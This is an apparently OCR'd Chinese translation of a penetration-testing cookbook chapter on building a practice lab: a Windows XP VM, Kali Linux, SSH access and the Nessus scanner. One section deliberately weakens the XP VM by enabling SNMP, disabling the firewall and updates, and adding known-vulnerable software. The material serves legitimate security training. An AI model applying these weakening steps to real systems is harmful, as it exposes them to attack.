
从 Windows XP 映像文件启动后，会加载一个蓝色菜单屏幕，它会问你一系列问题，来指导你完成安装过程。一开始，它会要求你定义操作系统将安装到的分区。除非你对虚拟机进行了自定义更改，否则你只能在此处看到一个选项。然后，你可以选择快速或全磁盘格式。任一选项都应可以满足虚拟机。一旦你回答了这些初步问题，你将收到有关操作系统配置的一系列问题。然后，你会被引导到以下屏幕：




首先，你会被要求提供一个名称和组织。 该名称分配给已创建的初始帐户，但组织名称仅作为元数据而包含，对操作系统的性能没有影响。 接下来，会要求你提供计算机名称和管理员密码，如以下屏幕截图所示：



如果你要将系统添加到域中，建议你使用唯一的计算机名称。管理员密码应该是你能够记住的密码，因为你需要登录到此系统以测试或更改配置。然后将要求你设置日期，时间和时区。这些可能会自动填充，但确保它们是正确的，因为错误配置日期和时间可能会影响系统性能。看看下面的截图：



配置时间和日期后，系统会要求你将系统分配到工作组或域。本书中讨论的大多数练习可以使用任一配置执行。但是，有一些远程 SMB 审计任务，需要将系统加入域，这会在后面讨论。以下屏幕截图显示 `Help Protect your PC` 窗口：



安装过程完成后，系统将提示你使用自动更新保护您的电脑。 默认选择是启用自动更新。 但是，由于我们希望增加我们可用的测试机会，我们将选择 `Not right now` 选项。

工作原理

Windows XP SP2 对任何初学者的安全环境，都是一个很好的补充。 由于它是一个较旧的操作系统，它提供了大量的可用于测试和利用的漏洞。 但是，随着渗透测试领域的技术水平的提高，开始通过引入更新和更安全的操作系统（如Windows 7）来进一步提高你的技能是非常重要的。

1.6 增加 Windows 的攻击面

为了进一步提高Windows操作系统上可用的攻击面，添加易受攻击的软件以及启用或禁用某些集成组件很重要。

准备


在修改Windows中的配置来增加攻击面之前，你需要在其中一个虚拟机上安装操作系统。 如果尚未执行此操作，请参阅本章中的“安装Windows Server”秘籍。

操作步骤


启用远程服务，特别是未打补丁的远程服务，通常是将一些漏洞引入系统的有效方法。 首先，你需要在Windows系统上启用简单网络管理协议（SNMP）。 为此，请打开左下角的开始菜单，然后单击 `Control Panel` （控制面板）。 双击 `Add or Remove Programs` （添加或删除程序）图标，然后单击屏幕左侧的 `Add/Remove Windows Components` （添加/删除Windows组件）链接，你会看到以下界面：




从这里，你可以看到可以在操作系统上启用或禁用的组件列表。 向下滚动到 `Management and Monitoring Tools` （管理和监控工具），并双击它来打开其中包含的选项，如以下屏幕截图所示：



打开后，请确保选中 SNMP 和 WMI SNMP Provider 的复选框。 这将允许在系统上执行远程SNMP查询。 单击确定后，会开始安装这些服务。 这些服务的安装需要 Windows XP 映像光盘，VMware 可能在虚拟机映像后删除。 如果是这种情况，你会收到一个弹出请求让你插入光盘，如以下屏幕截图所示：



为此，请访问虚拟机设置。 确保已启用虚拟光驱，然后浏览主机文件系统中的ISO文件来添加光盘：



一旦检测到光盘，SNMP服务的安装会自动完成。 `Windows Components Wizard` （Windows组件向导）应在安装完成时通知你。 除了添加服务之外，还应删除操作系统中包含的一些默认服务。 为此，请再次打开 `Control Panel` （控制面板），然后双击 `Security Center` （安全中心）图标。 滚动到页面底部，单击 `Windows Firewall` （Windows防火墙）的链接，并确保此功能已关闭，如以下屏幕截图所示：



关闭Windows防火墙功能后，单击 `OK` 返回上一级菜单。 再次滚动到底部，然后单击 `Automatic Updates` （自动更新）链接，并确保它也关闭。

工作原理

在操作系统上启用功能服务和禁用安全服务大大增加了泄密的风险。 通过增加操作系统上存在的漏洞数量，我们还增加了可用于学习攻击模式和利用的机会的数量。 这个特定的秘籍只注重 Windows 中集成组件的操作，来增加攻击面。 但是，安装各种具有已知漏洞的第三方软件包也很有用。 可以在以下 URL 中找到易受攻击的软件包：

- http://www.exploit-db.com/
- http://www.oldversion.com/

1.7 安装 Kali Linux

Kali Linux 是一个完整的渗透测试工具库，也可用作许多扫描脚本的开发环境，这将在本书中讨论。

准备


在你的虚拟安全测试环境中安装 Kali Linux 之前，你需要从受信任的来源获取 ISO 文件（映像文件）。 Kali Linux ISO 可以从 `http://www.kali.org/downloads/` 下载。

操作步骤


从 Kali Linux 映像文件启动后，你会看到初始启动菜单。 在这里，向下滚动到第四个选项， `Install` ，然后按 `Enter` 键开始安装过程：




一旦开始，系统会引导你通过一系列问题完成安装过程。 最初，系统会要求你提供你的位置（国家）和语言。 然后，你会获得一个选项，可以手动选择键盘配置或使用指导检测过程。 下一步回请求你为系统提供主机名。 如果系统需要加入域，请确保主机名是唯一的，如以下屏幕截图所示：



接下来，你需要设置 root 帐户的密码。 建议设置一个相当复杂的密码，不会轻易攻破。 看看下面的截图：




接下来，系统会要求你提供所在时区。系统将使用IP地理位置作为你的位置的最佳猜测。 如果这不正确，请手动选择正确的时区：




为了设置磁盘分区，使用默认方法和分区方案应足以用于实验目的：




建议你使用镜像来确保 Kali Linux 中的软件保持最新：



接下来，系统会要求你提供 HTTP 代理地址。 本书中所述的任何练习都不需要外部 HTTP 代理，因此可以将其留空：



最后，选择 `Yes` 来安装 GRUB 引导加载程序，然后按 `Enter` 键完成安装过程。当系统加载时，你可以使用安装期间提供的 root 帐户和密码登录：



工作原理

Kali Linux 是一个 Debian Linux 发行版，其中包含大量预安装的第三方渗透工具。虽然所有这些工具都可以独立获取和安装，Kali Linux 提供的组织和实现使其成为任何渗透测试者的有力工具。

1.8 配置和使用 SSH

同时处理多个虚拟机可能会变得乏味，耗时和令人沮丧。 为了减少从一个 VMware 屏幕跳到另一个 VMware 屏幕的需要，并增加虚拟系统之间的通信便利性，在每个虚拟系统上配置和启用SSH非常有帮助。 这个秘籍讨论了如何在每个 Linux 虚拟机上使用 SSH。

准备

为了在虚拟机上使用 SSH，必须先在主机系统上安装 SSH 客户端。 SSH 客户端集成到大多数 Linux 和 OS X 系统中，并且可以从终端接口访问。 如果你使用 Windows主机，则需要下载并安装 Windows 终端服务客户端。 一个免费和容易使用的是PuTTY。 PuTTY可以从 `http://www.putty.org/` 下载。

操作步骤

你首先需要在图形界面中直接从终端启用 SSH。 此命令需要在虚拟机客户端中直接运行。 除了 Windows XP 虚拟机，环境中的所有其他虚拟机都是 Linux 发行版，并且应该原生支持 SSH。 启用此功能的步骤在几乎所有 Linux 发行版中都是

相同的，如下所示：

```
root@kali:~# /etc/init.d/ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
root@kali:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ac:e6:3e
          inet addr:172.16.36.244  Bcast:172.16.36.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feac:e63e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1332 (1.3 KiB)  TX bytes:2692 (2.6 KiB)
          Interrupt:19 Base address:0x2000
```

`/etc/init.d/ssh start` 命令可用于启动服务。 如果你没有使用 `root` 登录，则需要将 `sudo` 预置到此命令。 如果接收到错误，则可能是设备上未安装 SSH 守护程序。 如果是这种情况，执行 `apt-get install ssh` 命令可用于安装 SSH 守护程序。 然后， `ifconfig` 可用于获取系统的IP地址，这将用于建立SSH连接。 激活后，现在可以使用 SSH 从主机系统访问 VMware 客户系统。 为此，请最小化虚拟机并打开主机的 SSH 客户端。

如果你使用 Mac OSX 或 Linux 作为主机系统，则可以直接从终端调用客户端。 或者，如果你在 Windows 主机上运行虚拟机，则需要使用终端模拟器，如PuTTY。 在以下示例中，我们通过提供 Kali 虚拟机的 IP 地址建立 SSH 会话：


```
DEMOSYS:~ jhutchens$ ssh root@172.16.36.244
The authenticity of host '172.16.36.244 (172.16.36.244)' can't b
e established.
RSA key fingerprint is c7:13:ed:c4:71:4f:89:53:5b:ee:cf:1f:40:06
:d9:11.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.36.244' (RSA) to the list of
known hosts.
root@172.16.36.244's password:
Linux kali 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali5 i686

The programs included with the Kali GNU/Linux system are free so
ftware; the exact distribution terms for each program are descri
bed in the individual files in /usr/share/doc/*/copyright.


Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law. root@kali:~#
```

> 下载示例代码
>
> 你可以从 `http://www.packtpub.com` 下载你从帐户中购买的所有Packt图书的示例代码文件。 如果你在其他地方购买此书，可以访问 `http：//www.packtpub。 com / support` 并注册，以使文件能够直接发送给你。

SSH客户端的适当用法是 `ssh [user] @ [IP address]` 。在提供的示例中，SSH 将使用 `root` 帐户访问 Kali 系统（由提供的 IP 地址标识）。由于主机未包含在已知主机列表中，因此将首次提示你确认连接。为此，请输入 `yes` 。然后会提示你输入 `root` 帐户的密码。输入后，你应该可以通过远程shell访问系统。相同的过程可以在Windows中使用PuTTY完成。它可以通过本秘籍的准备就绪部分提供的链接下载。下载后，打开PuTTY并在“主机名”字段中输入虚拟机的IP地址，并确保 SSH 单选按钮选中，如以下屏幕截图所示：



一旦设置了连接配置，单击 `Open` 按钮启动会话。系统会提示我们输入用户名和密码。我们应该输入我们连接的系统的凭据。一旦认证过程完成，我们会被远程终端授予系统的访问权限，如以下屏幕截图所示：



通过将公钥提供给远程主机上的 `authorized_keys` 文件，可以避免每次都进行身份验证。执行此操作的过程如下：

```
root@kali:~# ls .ssh
ls: cannot access .ssh: No such file or directory
root@kali:~# mkdir .ssh
root@kali:~# cd .ssh/ r
oot@kali:~/.ssh# nano authorized_keys
```

首先，确保 `.ssh` 隐藏目录已存在于根目录中。 为此，请以目录名称使用 `ls` 。如果它不存在，请使用 `mkdir` 创建目录。 然后，使用 `cd` 命令将当前位置更改为该目录。 然后，使用Nano或VIM创建名为 `authorized_keys` 的文件。 如果你不熟悉如何使用这些文本编辑器，请参阅本章中的“使用文本编辑器（VIM和Nano）”秘籍。 在此文件中，你应该粘贴SSH客户端使用的公钥，如下所示：

```
DEMOSYS:~ jhutchens$ ssh root@172.16.36.244
Linux kali 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali5 i686

The programs included with the Kali GNU/Linux system are free so
ftware; the exact distribution terms for each program are descri
bed in the individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 10 22:38:31 2014 from 172.16.36.1
root@kali:~#
```

一旦操作完毕，你应该能够连接到SSH，而不必提供验证的密码。

工作原理

SSH在客户端和服务器之间建立加密的通信通道。 此通道可用于提供远程管理服务，并使用安全复制（SCP）安全地传输文件。

1.9 在 Kali 上安装 Nessus


Nessus是一个功能强大的漏洞扫描器，可以安装在Kali Linux平台上。该秘籍讨论了安装，启动和激活Nessus服务的过程。

准备


在尝试在 Kali Linux 中安装Nessus漏洞扫描程序之前，你需要获取一个激活代码。此激活代码是获取审计插件所必需的，Nessus用它来评估联网系统。如果你打算在家里或者在你的实验室中使用Nessus，你可以免费获得家庭版密钥。或者，如果你要使用Nessus审计生产系统，则需要获取专业版密钥。在任一情况下，你都可以在 `http：// www. tenable.com/products/nessus/nessus-plugins/obtain-an` 获取此激活码。

操作步骤

一旦你获得了你的激活代码，你将需要在 `http://www.tenable.com/products/nessus/ select-your-operating-syst` 下载Nessus安装包。以下屏幕截图显示了Nessus可以运行的各种平台及其相应的安装包的列表：



为已安装的操作系统的体系结构选择适当的安装包。 一旦你选择它，阅读并同意Tenable提供的订阅协议。 然后你的系统将下载安装包。 单击保存文件，然后浏览要保存到的位置：



在提供的示例中，我已将安装程序包保存到根目录。 下载后，你可以从命令行完成安装。 这可以通过 SSH 或通过图形桌面上的终端以下列方式完成：

```
root@kali:~# ls
Desktop  Nessus-5.2.6-debian6_i386.deb
root@kali:~# dpkg -i Nessus-5.2.6-debian6_i386.deb
Selecting previously unselected package nessus.
(Reading database ... 231224 files and directories currently ins
talled.)
Unpacking nessus
(from Nessus-5.2.6-debian6_i386.deb) ...
Setting up nessus (5.2.6) ...
nessusd (Nessus) 5.2.6 [build N25116] for Linux
Copyright (C) 1998 - 2014 Tenable Network Security, Inc

Processing the Nessus plugins... [##############################
####################]

All plugins loaded

  - You can start nessusd by typing /etc/init.d/nessusd start
  - Then go to https://kali:8834/ to configure your scanner

root@kali:~# /etc/init.d/nessusd start
$Starting Nessus : .
```

使用 `ls` 命令验证安装包是否在当前目录中。你应该会在响应中看到它。然后可以使用Debian软件包管理器（ `dpkg` ）工具安装服务。 `-i` 参数告诉软件包管理器安装指定的软件包。安装完成后，可以使用命令 `/etc/init.d/nessusd start` 启动服务。Nessus完全从Web界面运行，可以从其他机器轻松访问。如果你想从Kali系统管理Nessus，你可以通过网络浏览器访问它： `https://127.0.0.1:8834/` 。或者，你可以通过Web浏览器使用Kali Linux虚拟机的IP地址从远程系统（如主机操作系统）访问它。在提供的示例中，从主机操作系统访问Nessus服务的响应URL是 `https://172.16.36.244:8834` ：



默认情况下，Nessus服务使用自签名SSL证书，因此你将收到不受信任的连接警告。对于安全实验室使用目的，你可以忽略此警告并继续。这可以通过展开 `I Understand the Risks` 选项来完成，如以下屏幕截图所示：

▼ I Understand the Risks

If you understand what's going on, you can tell Firefox to start trusting this site's identification. **Even if you trust the site, this error could mean that someone is tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site doesn't use trusted identification.

Add Exception...

当你展开了此选项时，你可以单击 `Add Exception` 按钮。 这会防止每次尝试访问服务时都必须处理此警告。 将服务作为例外添加后，你将看到欢迎屏幕。 从这里，点击 `Get Started` 按钮。 这会将你带到以下屏幕：

Initial Account Setup

First, we need to create an admin user for the scanner. This user will have administrative control on the scanner; the admin has the ability to create/delete users, stop ongoing scans, and change the scanner configuration.

Login: hutch
Password: ●●●●●●●●
Confirm Password: ●●●●●●●●
< Prev Next >

必须设置的第一个配置是管理员的用户帐户和关联的密码。 这些凭据会用于登录和使用Nessus服务。 输入新的用户名和密码后，单击 `Next` 继续; 您会看到以下屏幕：

Plugin Feed Registration

As information about new vulnerabilities is discovered and released into the public domain, Tenable's research staff designs programs ("plugins") that enable Nessus to detect their presence. The plugins contain vulnerability information, the algorithm to test for the presence of the security issue, and a set of remediation actions. Enter your Activation Code below to subscribe to a "Plugin Feed".

Please enter your Activation Code:

然后，你需要输入激活代码。 如果你没有激活码，请参阅本秘籍的准备就绪部分。 最后，输入激活码后，你会返回到登录页面，并要求输入你的用户名和密码。 在此处，你需要输入在安装过程中创建的相同凭据。 以下是之后每次访问URL时，Nessus 会加载的默认屏幕：



工作原理

正确安装后，可以从主机系统和安装了图形Web浏览器的所有虚拟机访问Nessus漏洞扫描程序。 这是因为Nessus服务托管在TCP端口8834上，并且主机和所有其他虚拟系统拥有位于相同私有IP空间中的网络接口。

1.10 在 Kali 上配置 Burp Suite

